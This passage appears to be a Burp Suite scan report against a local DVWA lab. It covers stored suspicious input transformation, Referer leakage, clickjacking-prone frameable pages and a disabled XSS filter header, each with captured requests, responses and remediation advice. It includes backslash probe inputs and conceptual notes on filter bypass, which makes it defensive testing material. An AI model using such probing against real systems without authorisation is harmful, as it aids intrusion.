POST /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
```

Upgrade-Insecure-Requests: 1

txtName=test2&mtxMessage=wbu17hz493%5c%5cl86oy8pi7p&btnSign=Sign+Guestbook

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:48 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 20749
Connection: close
Content-Type: text/html; charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<br />Message: wbu17hz493\l86oy8pi7p<br />
...[SNIP]...
```

13. Suspicious input transformation (stored)

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_s/

Issue detail

The application appears to unescape backslash escape sequences when processing the value of the **mtxMessage** request parameter, and echo the result in a later response.

The payload **ehubboyx5allgwc0nxqu7** submitted to the URL `/DVWA_lab/vulnerabilities/xss_s/` is copied into the response for the URL `/DVWA_lab/vulnerabilities/xss_s/`. This payload contains the `'\'` sequence, which commonly represents an escaped backslash. The input was copied into the application's response as **ehubboyx5allgwc0nxqu7** indicating that the application unescaped the `'\'` sequence as `'\'`.

This behavior indicates that the application might be evaluating the input within some interpreted context, which might give rise to code injection or other issues. It might also be possible to cause the application to differently interpret characters from the start of any data that is concatenated onto the input, by finishing the payload with a single backslash character.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Issue background

Suspicious input transformation arises when an application receives user input, transforms it in some way, and then performs further processing on the result. The types of transformations that can lead to problems include decoding common formats, such as UTF-8 and URL-encoding, or processing of escape sequences, such as backslash escaping.

Performing these input transformations does not constitute a vulnerability in its own right, but might lead to problems in conjunction with other application behaviors. An attacker might be able to bypass input filters by suitably encoding their payloads, if the input is decoded after the input filters have been applied. Or an attacker might be able to interfere with other data that is concatenated onto their input, by finishing their input with the start of a multi-character encoding or escape sequence, the transformation of which will consume the start of the following data.

Stored suspicious input transformation arises when the transformed input is stored and later embedded into the application's responses.

Issue remediation

Review the transformation that is being applied, to understand whether this is intended and desirable behavior given the nature of the application functionality, and whether it gives rise to any vulnerabilities in relation to bypassing of input filters or character consumption.

References

- [Backslash Powered Scanning: Hunting Unknown Vulnerability Classes](#)

Vulnerability classifications

- [CWE-20: Improper Input Validation](#)

Request 1

```
POST /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

txtName=test2&mtxMessage=ehubboyx5a%5c%5cglgwc0nxqu7&btnSign=Sign+Guestbook
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:43:26 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 58978
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

Request 2

```
POST /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=146
Connection: close
Upgrade-Insecure-Requests: 1

txtName=test2&mtxMessage=test&btnSign=Sign+Guestbook
```

Response 2

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:43:26 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 59050
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<br />Message: ehubboyx5a\lgwc0nxqu7<br />
...[SNIP]...
```

14. Cross-domain Referer leakage

There are 3 instances of this issue:

- [/DVWA_lab/vulnerabilities/sqli_blind/](#)
- [/DVWA_lab/vulnerabilities/xss_d/](#)
- [/DVWA_lab/vulnerabilities/xss_r/](#)

Issue background

When a web browser makes a request for a resource, it typically adds an HTTP header, called the "Referer" header, indicating the URL of the resource from which the request originated. This occurs in numerous situations, for example when a web page loads an image or script, or when a user clicks on a link or submits a form.

If the resource being requested resides on a different domain, then the Referer header is still generally included in the cross-domain request. If the originating URL contains any sensitive information within its query string, such as a session token, then this information will be transmitted to the other domain. If the other domain is not fully trusted by the application, then this may lead to a security compromise.

You should review the contents of the information being transmitted to other domains, and also determine whether those domains are fully trusted by the originating application.

Today's browsers may withhold the Referer header in some situations (for example, when loading a non-HTTPS resource from a page that was loaded over HTTPS, or when a Refresh directive is issued), but this behavior should not be relied upon to protect the originating URL from disclosure.

Note also that if users can author content within the application then an attacker may be able to inject links referring to a domain they control in order to capture data from URLs used within the application.

Issue remediation

Applications should never transmit any sensitive information within the URL query string. In addition to being leaked in the Referer header, such information may be logged in various locations and may be visible on-screen to untrusted parties. If placing sensitive information in the URL is unavoidable, consider using the Referer-Policy HTTP header to reduce the chance of it being disclosed to third parties.

References


- [Referer Policy](#)

Vulnerability classifications

- [CWE-200: Information Exposure](#)

14.1. http://localhost/DVWA_lab/vulnerabilities/sqli_blind/

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/sqli_blind/

Issue detail

The page was loaded from a URL containing a query string:

- http://localhost/DVWA_lab/vulnerabilities/sqli_blind/

The response contains the following links to other domains:

- <http://bobby-tables.com/>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/Blind_SQL_Injection
- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

Request 1

```
GET /DVWA_lab/vulnerabilities/sqli_blind/?id=asdsda&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=sda&Submit=Submit
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1


```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:39:02 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
```

Pragma: no-cache
Content-Length: 4573
Connection: close
Content-Type: text/html;charset=utf-8

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<li><a href="http://bobby-tables.com/" target="_blank">http://bobby-tables.com/</a>
...[SNIP]...
```

14.2. http://localhost/DVWA_lab/vulnerabilities/xss_d/

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_d/

Issue detail

The page was loaded from a URL containing a query string:

- http://localhost/DVWA_lab/vulnerabilities/xss_d/

The response contains the following links to other domains:

- https://www.acunetix.com/blog/articles/dom-xss-explained/
- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001)

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_d/?default=English HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_d/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1


```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:06 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4814
```

Connection: close
Content-Type: text/html;charset=utf-8

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<li><a href="https://www.acunetix.com/blog/articles/dom-xss-explained/" target="_blank">https://www.acunetix.com/blog/articles/dom-
xss-explained/</a>
...[SNIP]...
```

14.3. http://localhost/DVWA_lab/vulnerabilities/xss_r/

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_r/

Issue detail

The page was loaded from a URL containing a query string:

- http://localhost/DVWA_lab/vulnerabilities/xss_r/

The response contains the following links to other domains:

- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- <http://www.scriptalert1.com/>

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_r/?name=test HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_r/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:18 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
```

Vary: Accept-Encoding
Content-Length: 4365
Connection: close
Content-Type: text/html;charset=utf-8

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<li><a href="https://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">https://en.wikipedia.org/wiki/Cross-site_scripting</a>
...[SNIP]...
<li><a href="http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecurity.com/xss-faq.html</a>
...[SNIP]...
<li><a href="http://www.scriptalert1.com/" target="_blank">http://www.scriptalert1.com/</a>
...[SNIP]...
```

15. Frameable response (potential Clickjacking)

There are 8 instances of this issue:

- [/DVWA_lab](#)
- [/DVWA_lab/login.php](#)
- [/DVWA_lab/vulnerabilities/sqli/](#)
- [/DVWA_lab/vulnerabilities/sqli_blind/](#)
- [/DVWA_lab/vulnerabilities/weak_id/](#)
- [/DVWA_lab/vulnerabilities/xss_d/](#)
- [/DVWA_lab/vulnerabilities/xss_r/](#)
- [/DVWA_lab/vulnerabilities/xss_s/](#)

Issue background

If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery, and may result in unauthorized actions.

Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.

You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.

Issue remediation

To effectively prevent framing attacks, the application should return a response header with the name **X-Frame-Options** and the value **DENY** to prevent framing altogether, or the value **SAMEORIGIN** to allow framing only by pages on the same origin as the response itself. Note that the SAMEORIGIN header can be partially bypassed if the application itself can be made to frame untrusted websites.

References


- [X-Frame-Options](#)

Vulnerability classifications

- [CWE-693: Protection Mechanism Failure](#)

15.1. http://localhost/DVWA_lab

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab

Issue detail

This issue was found in multiple locations under the reported path.

Request 1

```
GET /DVWA_lab/vulnerabilities/csp/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```


Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:25 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Security-Policy: script-src 'self' https://pastebin.com example.com code.jquery.com https://ssl.google-analytics.com ;
Vary: Accept-Encoding
Content-Length: 4229
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

15.2. http://localhost/DVWA_lab/login.php

Summary

	Severity:	Information
	Confidence:	Firm

Host:	http://localhost
Path:	/DVWA_lab/login.php

Request 1

```
GET /DVWA_lab/login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:30:56 GMT
Server: Apache/2.4.37 (Debian)
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 1523
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">


<html xmlns="http://www.w3.org/1999/xhtml">

  <head>

    <meta http-equiv="Content
...[SNIP]...
```

15.3. http://localhost/DVWA_lab/vulnerabilities/sqli/

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/sqli/

Request 1

```
GET /DVWA_lab/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=%27&Submit=Submit
```

Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

Response 1

HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:39:29 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4485
Connection: close
Content-Type: text/html; charset=utf-8

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">  
<html xmlns="http://www.w3.org/1999/xhtml">  
  
  <head>  
    <meta http-equiv="Content-T  
...[SNIP]...
```

15.4. http://localhost/DVWA_lab/vulnerabilities/sqli_blind/

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/sqli_blind/

Request 1

GET /DVWA_lab/vulnerabilities/sqli_blind/?id=asdsda&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=sda&Submit=Submit
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

Response 1

HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:39:02 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 4573
Connection: close

Content-Type: text/html;charset=utf-8

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

15.5. http://localhost/DVWA_lab/vulnerabilities/weak_id/

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/weak_id/

Request 1

```
GET /DVWA_lab/vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:11 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 3517
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

15.6. http://localhost/DVWA_lab/vulnerabilities/xss_d/

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_d/

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_d/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/weak_id/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:04 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4814
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

15.7. http://localhost/DVWA_lab/vulnerabilities/xss_r/

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_r/

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_r/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_d/?default=English
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:15 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4344
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

15.8. http://localhost/DVWA_lab/vulnerabilities/xss_s/

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_s/

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_r/?name=test
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1


```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:20 GMT
Server: Apache/2.4.37 (Debian)
```

Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 5185
Connection: close
Content-Type: text/html;charset=utf-8

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">  
  
<html xmlns="http://www.w3.org/1999/xhtml">  
  
  <head>  
    <meta http-equiv="Content-T  
...[SNIP]...
```

16. Browser cross-site scripting filter disabled

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_r/

Issue description

Some browsers, including Internet Explorer, contain built-in filters designed to protect against cross-site scripting (XSS) attacks. Applications can instruct browsers to disable this filter by setting the following response header:

X-XSS-Protection: 0

This behavior does not in itself constitute a vulnerability; in some cases XSS filters may themselves be leveraged to perform attacks against application users. However, in typical situations XSS filters do provide basic protection for application users against some XSS vulnerabilities in applications. The presence of this header should be reviewed to establish whether it affects the application's security posture.

Issue remediation

Review whether the application needs to disable XSS filters. In most cases you can gain the protection provided by XSS filters without the associated risks by using the following response header:

X-XSS-Protection: 1; mode=block

When this header is set, browsers that detect an XSS attack will simply render a blank page instead of attempting to sanitize the injected script. This behavior is considerably less likely to introduce new security issues.

References

- [Cross-site scripting](#)
- [Controlling the XSS Filter](#)

Vulnerability classifications

- [CWE-16: Configuration](#)

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_r/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_d/?default=English
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:15 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4344
Connection: close
Content-Type: text/html; charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>
  <meta http-equiv="Content-T
...[SNIP]...
```